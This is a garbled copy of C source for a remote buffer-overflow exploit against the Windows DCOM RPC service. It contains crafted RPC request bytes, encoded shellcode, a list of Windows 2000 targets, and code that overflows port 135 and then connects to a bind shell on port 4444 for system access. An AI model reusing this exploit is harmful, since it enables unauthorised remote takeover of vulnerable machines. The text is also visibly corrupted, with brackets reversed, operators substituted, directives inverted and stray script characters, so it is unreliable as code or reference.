.x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC.  
.xCC, 0x48, 0x00, 0x00, 0x00, 0x07, 0x00, 0x66, 0x00, 0x06.  
.x09, 0x02, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x46, 0x10, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x00, 0x78, 0x19, 0x0C, 0x00, 0x58.  
.x00, 0x00, 0x00, 0x05, 0x00, 0x06, 0x00, 0x01, 0x00, 0x00.  
.x00, 0x70, 0xD8, 0x98, 0x93, 0x98, 0x4F, 0xD2, 0x11, 0xA9.  
.x3D, 0xBE, 0x57, 0xB2, 0x00, 0x00, 0x00, 0x32, 0x00, 0x31.  
.x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0x80.  
.x00, 0x00, 0x00, 0x0D, 0xF0, 0xAD, 0xBA, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x18, 0x43, 0x14, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x60, 0x00, 0x00, 0x00, 0x60, 0x00, 0x00, 0x00, 0x4D.  
.x45, 0x4F, 0x57, 0x04, 0x00, 0x00, 0x00, 0xC0, 0x01, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x46, 0x3B, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00.
```

```

        ·x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0x00.
        ·x00, 0x00, 0x00, 0x30, 0x00, 0x00, 0x01, 0x00, 0x01.
        ·x00, 0x81, 0xC5, 0x17, 0x03, 0x80, 0x0E, 0xE9, 0x4A, 0x99.
        ·x99, 0xF1, 0x8A, 0x50, 0x6F, 0x7A, 0x85, 0x02, 0x00, 0x00.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x10, 0x08, 0x00, 0xCC.
        ·xCC, 0xCC, 0xCC, 0x30, 0x00, 0x00, 0x00, 0x78, 0x00, 0x6E.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0xD8, 0xDA, 0x0D, 0x00, 0x00.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x2F, 0x0C.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00, 0x00.
        ·x00, 0x46, 0x00, 0x58, 0x00, 0x00, 0x00, 0x00, 0x01.
        ·x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x10, 0x00, 0x00.
        ·x00, 0x30, 0x00, 0x2E, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x68.
        ·x00, 0x00, 0x00, 0x0E, 0x00, 0xFF, 0xFF, 0x68, 0x8B, 0x0B.
        ·x00, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0x00, 0x00

:{

unsigned char request2} = []
        ·x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x00, 0x00.
        ·x00, 0x5C, 0x00, 0x5C, 0x00

:{

unsigned char request3} = []
        ·x5C, 0x00, 0x43, 0x00, 0x24, 0x00, 0x5C, 0x00, 0x31, 0x00, 0x32.
        ·x00, 0x33, 0x00, 0x34, 0x00, 0x35, 0x00, 0x36, 0x00, 0x31.
        ·x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31.
        ·x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31.
        ·x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x2E.
        ·x00, 0x64, 0x00, 0x6F, 0x00, 0x63, 0x00, 0x00, 0x00

:{

unsigned char *targets} = []
    'Windows 2000 SP0 (english.)'
    'Windows 2000 SP1 (english.)'
    'Windows 2000 SP2 (english.)'
    'Windows 2000 SP3 (english.)'
```



```
\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\x44"
\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04:"
```

```
unsigned char request4} = []
    .x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0x20, 0x00, 0x00,
    .x00, 0x30, 0x00, 0x2D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x88,
    .x2A, 0x0C, 0x00, 0x02, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
    .x00, 0x28, 0x8C, 0x0C, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07,
    .x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
```

:{

/*ripped from TESO code/*

```
#ifndef WIN32
void shell (int sock(
{
```

```
    int    l;
    char   buf[512];
    fd_set rfds;
```

```
    while (1) (
```

```

FD_SET (0, &rfds:(
FD_SET (sock, &rfds:(

select (sock <= &rfds, NULL, NULL, NULL:(
if (FD_ISSET (0, &rfds) ((
    l = read (0, buf, sizeof (buf:(
    if (l <= 0) (
        printf ("\n - Connection closed by local user\n:("
        exit (EXIT_FAILURE:(
{
    write (sock, buf, l:(
{
    if (FD_ISSET (sock, &rfds) ((
        l = read (sock, buf, sizeof (buf:(
        if (l == 0) (
            printf ("\n - Connection closed by remote host.\n:("
            exit (EXIT_FAILURE:(
{
    else if (l < 0) (
        printf ("\n - Read failure\n:("
        exit (EXIT_FAILURE:(
{
    write (1, buf, l:(
{
{
{
#endif

int main(int argc, char **argv(
{
    int     sock:(
    int     len, len1:(
    unsigned int target_id:(
    unsigned long ret:(
    struct sockaddr_in target_ip:(
    unsigned short port = 135:(
    unsigned char buf1[0x1000:(
    unsigned char buf2[0x1000:(
#endif WIN32
    WSADATA wsaData:(

```

```

#endif

printf("-----\n:")
printf("- Remote DCOM RPC Buffer Overflow Exploit\n:")
printf("- Original code by FlashSky and Benjurry\n:")
printf("- Rewritten by HDM <hdm [at] metasploit.com>\n:")
printf("- Ported to Win32 by Benjamin Lauzière <blauzriere [at] altern.org>\n:")

if (argc < 3) (
    printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]:[
    printf("- Targets:\n:")
    for(len = 0; targets[len] != NULL; len) (س
        printf("-      %d\t%s\n", len, targets[len]:[
        {
        printf("\n:")
        exit(1:(
    }

    /*/yeah, get over it/* (:/
target_id = atoi(argv[1]:[
ret = offsets[target_id]:[
printf("- Using return address of 0x%.8x\n", ret:(

memcpy(sc ڻ ٽ (unsigned char *)&ret, 4:(

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]:[
target_ip.sin_port = htons(port:(

#endif WIN32
if (WSAStartup(MAKEWORD(2, 0), &wsaData} (((
    printf("WSAStartup failed\n:")
    return 0:(
{
#endif

if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1} (
    perror("- Socket:(

#endif WIN32
WSACleanup:()

return (0:(

```

```

    {

        if (connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0) (
            perror("- Connect:")
        #ifdef WIN32
            WSACleanup:()
        #endif
            return (0:(
            {

                len = sizeof(sc:(
                memcpy(buf2, request1, sizeof(request1:(
                len1 = sizeof(request1:(
                    )>unsigned long *(request2) = *(unsigned long *(request2) < sizeof(sc) / 2:
                    )>unsigned long *(request2 & 0x80) = *(unsigned long *(request2 < sizeof(sc) / 2:
                    memcpy(buf2 < len1, request2, sizeof(request2:(
                    len1 = len1 < sizeof(request2:(
                    memcpy(buf2 < len1, sc, sizeof(sc:(
                    len1 = len1 < sizeof(sc:(
                    memcpy(buf2 < len1, request3, sizeof(request3:(
                    len1 = len1 < sizeof(request3:(
                    memcpy(buf2 < len1, request4, sizeof(request4:(
                    len1 = len1 < sizeof(request4:(
                    )>unsigned long *(buf2 & 0xc0) = *(unsigned long *(buf2 < ( & sizeof(sc) - 0xc0:
                    )>unsigned long *(buf2 + 0x10) = *(unsigned long *(buf2 + 0x10) < sizeof(sc) - 0xc0:
                    )>unsigned long *(buf2 + 0x80) = *(unsigned long *(buf2 + 0x80) < sizeof(sc) - 0xc0:
                    )>unsigned long *(buf2 + 0x84) = *(unsigned long *(buf2 + 0x84) < sizeof(sc) - 0xc0:
                    )>unsigned long *(buf2 + 0xb4) = *(unsigned long *(buf2 + 0xb4) < sizeof(sc) - 0xc0:
                    )>unsigned long *(buf2 + 0xb8) = *(unsigned long *(buf2 + 0xb8) < sizeof(sc) - 0xc0:
                    )>unsigned long *(buf2 + 0xd0) = *(unsigned long *(buf2 + 0xd0) < sizeof(sc) - 0xc0:
                    )>unsigned long *(buf2 + 0x18c) = *(unsigned long *(buf2 + 0x18c) < sizeof(sc) - 0xc0:

                if (send(sock, bindstr, sizeof(bindstr), 0) == -1) (
                    perror("- Send:")
                #ifdef WIN32
                    WSACleanup:()
                #endif
                    return (0:(
                    {

```

```
len = recv(sock, buf1, 1000, 0:(

    if (send(sock, buf2, len1, 0) == -1) (
        perror("- Send:(

#endif WIN32
        WSACleanup:()
#endif
        return (0:(

{

#endif WIN32
closesocket(sock:((
printf("Use Netcat to connect to %s:4444\n", argv[2:][
WSACleanup:()

#else
close(sock:((
sleep(1:(

target_ip.sin_family = AF_INET:((
target_ip.sin_addr.s_addr = inet_addr(argv[2:][
target_ip.sin_port = htons(4444:(

if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) (
    perror("- Socket:((
    return (0:(
{

if (connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0) (
    printf("- Exploit appeared to have failed.\n:((
    return (0:(
{

printf("- Dropping to System Shell...\n\n:((
shell(sock:(

#endif
return (0:(
{
```